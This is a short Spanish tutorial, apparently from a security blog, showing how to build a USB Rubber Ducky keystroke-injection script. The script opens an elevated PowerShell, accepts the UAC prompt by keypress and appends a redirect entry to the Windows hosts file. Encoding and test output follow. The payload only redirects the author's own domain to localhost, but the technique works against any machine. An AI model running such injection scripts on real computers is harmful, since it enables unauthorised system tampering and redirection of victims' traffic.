


Modificar el archivo hosts utilizando Rubber Ducky

Pasos para crear y codificar el script para Rubber Ducky:


1. Crear el script en Notepad
2. Codificar el script con Duck Encoder
3. Copiar el fichero codificado al USB Rubber Ducky
4. Probar el USB Rubber Ducky

Crear el script «hosts.txt» en Notepad




```
hosts: Bloc de notas
Archivo  Edición  Formato  Ver  Ayuda
DELAY 750
GUI r
DELAY 750
STRING powershell Start-Process powershell -Verb runAs
ENTER
DELAY 2050
ALT s
DELAY 2050
ENTER
STRING Add-Content C:\Windows\System32\drivers\etc\hosts "127.0.0.1      jesusninoc.com"
ENTER
```

Codificar el script «hosts.txt» con Duck Encoder



```
Símbolo del sistema
D:\DuckEncoder_2_6_3>java -jar encoder.jar -i hosts.txt -l resources\es.properties
Hak5 Duck Encoder 2.6.3
Loading File ..... [ OK ]
Loading Keyboard File ..... [ OK ]
Loading Language File ..... [ OK ]
Loading DuckyScript ..... [ OK ]
DuckyScript Complete..... [ OK ]
D:\DuckEncoder_2_6_3>
```

Copiar el fichero codificado «inject.bin» al USB Rubber Ducky



```

C:\>
D:\DuckEncoder_2_6_3>copy inject.bin f:
        1 archivo(s) copiado(s).

D:\DuckEncoder_2_6_3>dir f:
El volumen de la unidad F no tiene etiqueta.
El número de serie del volumen es: FAD8-0B35


  Directorio de F:\

20/03/2016  00:16                316 inject.bin
                1 archivos                316 bytes
                0 dirs          124.370.944 bytes libres

D:\DuckEncoder_2_6_3>_

```

Probar el USB Rubber Ducky



```

Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Windows\system32>
PS C:\Windows\system32> Add-Content C:\Windows\System32\drivers\etc\hosts "127.0.0.1      jesusninoc.com"
PS C:\Windows\system32> gc C:\Windows\System32\drivers\etc\hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#       102.54.94.97      rhino.acme.com          # source server
#       38.25.63.10      x.acme.com              # x client host
#
# localhost name resolution is handled within DNS itself.
#       127.0.0.1        localhost
#       ::1              localhost
127.0.0.1      jesusninoc.com
PS C:\Windows\system32> _

```